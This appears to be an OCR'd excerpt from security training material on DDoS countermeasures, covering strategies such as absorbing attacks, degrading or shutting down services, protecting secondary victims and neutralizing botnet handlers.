
- Identify **critical services** to maintain functionality while stopping non-critical services

Shutting Down the Services

- Shut down all services until the **attack has subsided**

DoS/DDoS Countermeasure Strategies

- **Absorbing the Attack**: In this strategy, additional capacity is used to absorb an attack, which requires preplanning. It also requires additional resources. One disadvantage associated with this strategy is the cost of additional resources, which is incurred even when no attacks are underway.
- **Degrading Services**: If it is not possible to keep all services functioning during an attack, it is a good idea to keep at least the critical services functional. For this, the critical services are first identified, following which the network, systems, and application designs are customized to cut down the noncritical services. This strategy may help keep the critical services functional.
- **Shutting Down Services**: In this strategy, all services are shut down until an attack has subsided. Though it may not be the ideal choice, it may be a reasonable response in some cases.



DDoS Attack Countermeasures


1. **Protect Secondary Victims**
2. **Detect and Neutralize Handlers**
3. **Prevent Potential Attacks**
4. **Deflect Attacks**
5. **Mitigate Attacks**
6. **Post-attack Forensics**

DDoS Attack Countermeasures

Many solutions have been proposed for mitigating the effects of a DDoS attack. However, no single complete solution exists that can protect all known forms of DDoS attacks. Moreover, attackers continually devise new methods to perform DDoS attacks to bypass the security solutions employed.

The following are examples for DDoS attack countermeasures:

- Protect secondary victims
- Detect and neutralize handlers
- Prevent potential attacks
- Deflect attacks
- Mitigate attacks
- Post-attack forensics



Protect Secondary Victims and Detect and Neutralize Handlers

Protect Secondary Victims

- Monitor security regularly to remain protected from **DDoS agent software**
- Install **anti-virus** and **anti-Trojan** software and keep them up-to-date
- Increase awareness regarding security issues and prevention techniques among all Internet users
- Disable unnecessary services, uninstall unused applications, and scan all files received from external sources
- Properly configure and **regularly update** the built-in defensive mechanisms in the core hardware and software of systems

Detect and Neutralize Handlers

Network Traffic Analysis

- Analyze communication protocols and traffic patterns between handlers and clients or handlers and agents in order to **identify the network nodes** that might be infected by the handlers

Neutralize Botnet Handlers

- There are usually fewer **DDoS handlers deployed** compared to the number of agents. Neutralizing a few handlers can possibly **render multiple agents** useless, thus thwarting DDoS attacks

Spoofed Source Address

- There is a decent probability that the spoofed source address of DDoS attack packets will not represent a **valid source address of the definite sub-network**

Protect Secondary Victims

- **Individual Users**

  The best method to prevent DDoS attacks is for secondary victim systems to prevent themselves from taking part in the attack. This demands intensified security awareness and prevention techniques. Secondary victims must monitor their security regularly to remain protected from DDoS agent software. It must be ensured that the system does not install any DDoS agent program; further, DDoS agent traffic must not be transferred into the network.

  Antivirus and anti-Trojan software must be installed and updated regularly, as well as software patches to fix known vulnerabilities. Moreover, awareness of security issues and prevention techniques must be increased among all Internet users. It is important to disable unnecessary services, uninstall unused applications, and scan all files received from external sources. Because these tasks may appear daunting to the average web user, the core hardware and software of computing systems come with integrated mechanisms that defend against malicious code insertion. Therefore, the built-in defensive mechanisms in the core hardware and software of the systems must be properly configured and regularly updated to avoid DDoS attacks. Employing the above countermeasures will leave attackers with no DDoS attack network through which they can launch DDoS attacks.

